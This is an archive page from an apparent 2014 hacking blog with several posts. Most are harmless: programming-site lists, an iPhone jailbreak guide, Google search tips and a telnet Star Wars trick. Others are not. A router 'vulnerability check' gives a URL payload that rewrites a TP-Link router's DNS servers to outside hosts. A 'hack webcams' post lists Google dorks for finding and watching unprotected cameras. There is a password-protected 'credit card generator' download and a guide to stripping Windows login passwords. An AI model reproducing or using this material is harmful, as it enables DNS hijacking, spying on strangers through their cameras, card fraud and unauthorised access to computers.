Infolinks In Text Ads

Showing posts with label network. Show all posts

Thursday, 31 July 2014

How to find your Router Vulnerability & How to Fix it

How to find your Router 


Vulnerability & How to Fix it 

       Routers are an ideal target for Hackers. If an attacker gains control of a router, they can monitor, redirect, block or otherwise tamper with a wide range of online activities of the target.
Worst-case scenario? Strangers from anywhere in the world can access your files, slip malware into your network, or use your own security cameras to spy on you—all without ever laying a finger on your hardware.
How to find Router Vulnerability
To find out if your router has a security bug or not, please follow the instructions as follows:
1. Open your browser and log into the router by typing 192.168.1.1 or look at the back of your router for IP.
2. Go to settings and note the DHCP server Primary DNS and Secondary DNS. Supposedly the DNS server IP is 0.0.0.0 or IP DNS server you ISP.


tplink dchp
3. Run the following script in the browser and click on the “script” below:

http://192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain
=&dnsserver=180.131.144.144&dnsserver2=180.131.145.145&Save=%B1%A3+%B4%E6

tplink dhcp server
4. If the primary and secondary DNS addresses turn into like this, then the router vulnerable to exploitation DNSChanger2.

tplink dns changer
How to Fix Router Vulnerability:
Update your Router Firmware.
author Nauman Ashraf


This is for educational purposes, 
The author is not responsible for 
any action.  
hackingterritory

Wednesday, 26 February 2014

Top Websites To Learn Computer Programming Languages

Learn Computer Programming
 

   Have you Ever wanted to learn computer programming languages, but didn't know where to start? Well Today learning programming languages is not really a hard job. If you are a beginner and have aptitude to learn computer programming then you can accomplish this goal within a few months. Here are the top websites, which are useful for learning programming.

1. W3schools

If you are a beginner or intermediate programmer, then w3schools is an excellent website for learning programming. W3schools offer tutorials for a variety of web programming and scripting languages such as html, html5, css, asp, Ajax, JavaScript, php, jQuery etc. So, if you are into web development then w3schools would be a great learning resource.


Learn Computer Programming

   2. Codeavengers

If you want learn coding for making games, apps or websites using html/html5, css3, JavaScript python, but want an entertaining teaching resource. Then codeavengers.com is ideal choice for you. Codeavengers.com was designed by keeping difficulty for beginners in mind. It provides a fun and interactive learning environment that is effective for all age groups. Even if you are an intermediate programmer, you might find some great learning stuff there.

Learn Computer Programming


3. Codecademy

Codeacademy is another great website, for learning languages like JavaScript, HTML/CSS, PHP, Python, and Ruby. You can even learn how to use some popular web APIs in your website or app.  Codeacademy has a great modern learning system, which is based on user interaction. It has full-fledged programming courses for beginners. Again, this website is great for beginners and intermediate learners. But advanced programmers can also find some pretty useful stuff there.

 Learn Computer Programming


 4. tutorialspoint

 Tutorialspoint has tutorials for a lot of web, high level and scripting languages that are commonly used today. You can find tutorials for any computer language that you have ever heard of (those that are currently in used). Apart from that, it also features a variety of tutorials for other fields such as DIP, OS, SEO, Telecom, DBMS, and frameworks etc.  Some commonly used languages that you can learn there are: Java, C++, PHP, Python, Ruby, C#, Perl, VB.Net, ios.

 Learn Computer Programming


 5. msdn.microsoft

 Although, beginner programmers might find MSDN (Microsoft Developer Network) a tough learning resource, it is still the best resource you can get, if you want to master Microsoft oriented languages such as VB.Net, C# etc. MSDN has great tutorials for beginners, intermediate and advance programmers.

Learn Computer Programming


 But as I stated earlier, beginners might not be initially comfortable with MDSN, as I has really a lot of resources that it would be a hard time for beginners to find what they are looking for. But if you get used to MSDN, then it is the ideal learning point for Microsoft oriented languages. You can get a lot of sample applications, tutorials and resources that are uploaded by Microsoft and MSDN community. Since it’s a developer’s network, you can even find development help from community members.

 6. Lynda

 You might already know about Lynda.com. Lynda offers easy to follow video tutorials. Lynda.com is an old and well established tutoring site, if you are looking for video tutorials to learn computer languages, then Lynda is your ideal choice. Apart from programming languages, Lynda also offers tutorials for a variety of other fields such as 3D modeling, CAD, Photography etc. Lynda.com is an old and well established tutoring site.
 Learn Computer Programming


7. codeschool

Just learning. Code School teaches web technologies in the comfort of your browser with video lessons, coding challenges, and screencasts. View Our Courses.

8. teamtreehouse

 Design · Web Development · iOS Development · Android Development · WordPress Development · Get in touch.

9. quackit

Quackit teaches beginners how to create websites. We start off slowly, teaching you the basics such as HTML and CSS. We then introduce you to more ...

10. thenewboston

 3Ds Max 2010 (22 Videos) · CSS3 Awesome Footer Tutorial (27 Videos) · How to Build a Computer (23 Videos) · HTML5 (53 Videos) · MySQL Database (33 ...

 11. errorless-c

 There are many c programming topics and Other programs for practice.There are ... Compile and run this code in Turbo c++.submitted by owner of errorless-c.


Sunday, 9 February 2014

Jailbrake iphone (4,4S,5) using evasi0n

Jailbrake iphone (4,4S,5)

 using evasi0n

Jailbrake iphone (4,4S,5) using evasi0n.Download evasi0n
Tips:
Before start jailbrakeing remove passcode and close all minimize application.

Step-1
Download evasi0n and drag on desktop.
Run as andmin and connect your iphone (4,4S,5) using original apple usb cable.

20130303-093625.jpg
Step-2

Now your iphone detect in evasi0n click on jailbrake and sit back for minute

20130303-093833.jpg
Step-3
Evasi0n will now ask you to unlock your device.On the Lock screen,Slide to Unlock your device, and you will see a new app icon on the second page of the Home screen named “Jailbreak”.Tap this Jailbreak app icon once
(make sure to only tap it once), and the screen should go black and then return to the Home screen immediately. Again, make sure you only tap the Jailbreak icon once.

Step-4
20130303-094539.jpg
After successfully jailbrake your iphone click on cydia and iphone reboot once again.open cydia and select user.


Credit card generator

 Credit card generator

Hi guyz

Today i am show you credit card generator.
Download this file and extract it.

Image
place MHGA200.vbx in your windows/system dir, run it
and have Fun.

NOTE:THIS TOOL IS ONLY FOR EDUCATION PURPOSE ONLY.I TAKE NO RESPONSIBILITY TO WHAT YOU USE THIS INFORMATION FOR.
Download Link
Password:howhacks

How To Remove Login Password Of Windows XP,Vista,7 And 8 Without Format Your Computer?

How To Remove Login 

Password Of Windows 

XP,Vista,7 And 8 Without 

Format Your Computer?

In this world 70% computer are running on Microsoft windows. There are many version of windows like XP,Vista,7 and 8.Each OS has a password protect utility but when we forgot password we need to Format and re-instal windows.So today I write this article how to remove password without re-install windows.This software can remove XP,Vista,7 and 8 login password.
Require:
Active@  ISO Burner

DOS based Bootable CD-ROM ISO Image 


Step-1


Download both files listed above.Now open Active@ ISO Burner to make bootable CD.


Copy location of DOS based Bootable CD-ROM ISO Image and past in ISO Path.


Example:


ISO Path:E:\Downloads\boot-cd.iso


So after make your bootable cd set your pc first boot device as CDROM in BIOS.


Step-2


Instert your cd in computer restart your pc and wait for boot from cd.Active@ Password Changer program starts automatically and screen look like this.


press 1 and hit enter.


Step-3


Now select your windows drive by pressing 0 to 9 and hit enter.


Here i press 2.


 Step-4


SAM database has been detected and just press enter.


Step-5


Now you see all users details.select your password protected user by pressing 0 to 9.


Here i press 3 for KWhite user.


Cyran-Administrator account.


Green-Users who have administrator privileges.


White-Users who don’t have Administrator privileges.


Step-6


Now you can see details of selected user.


Now press “Y” to save changes.

Just resart your computer and remove cd from computer.
Now you definitely log on computer.
  

20 Great Google Secrets


20 Great Google Secrets


Google is clearly the best general-purpose search engine on the Web

But most people don’t use it to its best advantage. Do you just plug in a keyword or two and hope for the best? That may be the quickest way to search, but with more than 3 billion pages in Google’s index, it’s still a struggle to pare results to a manageable number.

But Google is an remarkably powerful tool that can ease and enhance your Internet exploration. Google’s search options go beyond simple keywords, the Web, and even its own programmers. Let’s look at some of Google’s lesser-known options.

Syntax Search Tricks

Using a special syntax is a way to tell Google that you want to restrict your searches to certain elements or characteristics of Web pages. Google has a fairly complete list of its syntax elements at

google.com/help/operators

. Here are some advanced operators that can help narrow down your search results.

Intitle: at the beginning of a query word or phrase (intitle:”Three Blind Mice”) restricts your search results to just the titles of Web pages.

Intext: does the opposite of intitle:, searching only the body text, ignoring titles, links, and so forth. Intext: is perfect when what you’re searching for might commonly appear in URLs. If you’re looking for the term HTML, for example, and you don’t want to get results such as

mysite

, you can enter intext:html.

Link: lets you see which pages are linking to your Web page or to another page you’re interested in. For example, try typing in

link:http://www.victorrichworld.com

Try using site: (which restricts results to top-level domains) with intitle: to find certain types of pages. For example, get scholarly pages about Mark Twain by searching for intitle:”Mark Twain”site:edu. Experiment with mixing various elements; you’ll develop several strategies for finding the stuff you want more effectively. The site: command is very helpful as an alternative to the mediocre search engines built into many sites.

Swiss Army Google

Google has a number of services that can help you accomplish tasks you may never have thought to use Google for. For example, the new calculator feature

(google.com/help/features.html#calculator)

lets you do both math and a variety of conversions from the search box. For extra fun, try the query “Answer to life the universe and everything.”

Let Google help you figure out whether you’ve got the right spelling—and the right word—for your search. Enter a misspelled word or phrase into the query box (try “thre blund mise”) and Google may suggest a proper spelling. This doesn’t always succeed; it works best when the word you’re searching for can be found in a dictionary. Once you search for a properly spelled word, look at the results page, which repeats your query. (If you’re searching for “three blind mice,” underneath the search window will appear a statement such as Searched the web for “three blind mice.”) You’ll discover that you can click on each word in your search phrase and get a definition from a dictionary.

Suppose you want to contact someone and don’t have his phone number handy. Google can help you with that, too. Just enter a name, city, and state. (The city is optional, but you must enter a state.) If a phone number matches the listing, you’ll see it at the top of the search results along with a map link to the address. If you’d rather restrict your results, use rphonebook: for residential listings or bphonebook: for business listings. If you’d rather use a search form for business phone listings, try Yellow Search

(buzztoolbox.com/google/yellowsearch.).

Extended Googling

Google offers several services that give you a head start in focusing your search. Google Groups

(groups.google)

indexes literally millions of messages from decades of discussion on Usenet. Google even helps you with your shopping via two tools: Froogle
CODE
(froogle.google),

which indexes products from online stores, and Google Catalogs
CODE
(http://catalogs.google.com),

which features products from more 6,000 paper catalogs in a searchable index. And this only scratches the surface. You can get a complete list of Google’s tools and services at

http://www.google.com/options/index.html

You’re probably used to using Google in your browser. But have you ever thought of using Google outside your browser?

Google Alert

(googlealert)

monitors your search terms and e-mails you information about new additions to Google’s Web index. (Google Alert is not affiliated with Google; it uses Google’s Web services API to perform its searches.) If you’re more interested in news stories than general Web content, check out the beta version of Google News Alerts

(google.com/newsalerts).

This service (which is affiliated with Google) will monitor up to 50 news queries per e-mail address and send you information about news stories that match your query. (Hint: Use the intitle: and source: syntax elements with Google News to limit the number of alerts you get.)

Google on the telephone? Yup. This service is brought to you by the folks at Google Labs

(http://labs.google.com),

a place for experimental Google ideas and features (which may come and go, so what’s there at this writing might not be there when you decide to check it out). With Google Voice Search

(http://labs1.google.com/gvs.html),

you dial the Voice Search phone number, speak your keywords, and then click on the indicated link. Every time you say a new search term, the results page will refresh with your new query (you must have JavaScript enabled for this to work). Remember, this service is still in an experimental phase, so don’t expect 100 percent success.

In 2002, Google released the Google API (application programming interface), a way for programmers to access Google’s search engine results without violating the Google Terms of Service. A lot of people have created useful (and occasionally not-so-useful but interesting) applications not available from Google itself, such as Google Alert. For many applications, you’ll need an API key, which is available free from
CODE
google.com/apis

Thanks to its many different search properties, Google goes far beyond a regular search engine. Give the tricks in this article a try. You’ll be amazed at how many different ways Google can improve your Internet searching.

Hack webcams using google

Hack webcams using google

I will show you how to use a simple Google Dork to hack unprotected webcams online.There are thousands of unprotected webcams available online, Since many Webcams use known protocols to transmit live video streams over the web, it’s often very easy to search for publicly accessible webcams

1.First of all open your Internet browser and visit Google
2.Search on Google for the following Keyword 

“inurl:/view.index.shtml”

3. Next Choose a webcam and Enjoy

Google Dorks

Here is the list of Few Google Dorks used for this purpose:

inurl:/view.shtml
intitle:”Live View / – AXIS” | inurl:view/view.shtml^
inurl:ViewerFrame?Mode=
inurl:ViewerFrame?Mode=Refresh
inurl:axis-cgi/jpg
inurl:axis-cgi/mjpg (motion-JPEG)
inurl:view/indexFrame.shtml
inurl:view/index.shtml
inurl:view/view.shtml
liveapplet
intitle:”live view” intitle:axis
intitle:liveapplet
allintitle:”Network Camera NetworkCamera”
intitle:axis intitle:”video server”
intitle:liveapplet inurl:LvAppl
intitle:”EvoCam” inurl:”webcam.html”
intitle:”Live NetSnap Cam-Server feed”
intitle:”Live View / – AXIS”
intitle:”Live View / – AXIS 206M”
intitle:”Live View / – AXIS 206W”
intitle:”Live View / – AXIS 210″
inurl:indexFrame.shtml Axis
inurl:”MultiCameraFrame?Mode=Motion”
intitle:start inurl:cgistart
intitle:”WJ-NT104 Main Page”
intext:”MOBOTIX M1″ intext:”Open Menu”
intext:”MOBOTIX M10″ intext:”Open Menu”
intext:”MOBOTIX D10″ intext:”Open Menu”
intitle:snc-z20 inurl:home/
intitle:snc-cs3 inurl:home/
intitle:snc-rz30 inurl:home/
intitle:”sony network camera snc-p1″
intitle:”sony network camera snc-m1″
site:.viewnetcam.com -www.viewnetcam.com
intitle:”Toshiba Network Camera” user login
intitle:”netcam live image”
intitle:”i-Catcher Console – Web Monitor”


Watch STAR WARS Episode 4 on Command Prompt


Watch STAR WARS Episode

 4 on Command Prompt


1. Go to start > Run and type in cmd and press enter
2. Now type in telnet as shown below and press enter
After you press Enter, you will see the window like this:-

1)
2)
3. After that enter o as shown below and press enter.
4. Next enter towel.blinkenlights.nl as shown below and press Enter
5. Now star wars movie will start playing on your command prompt.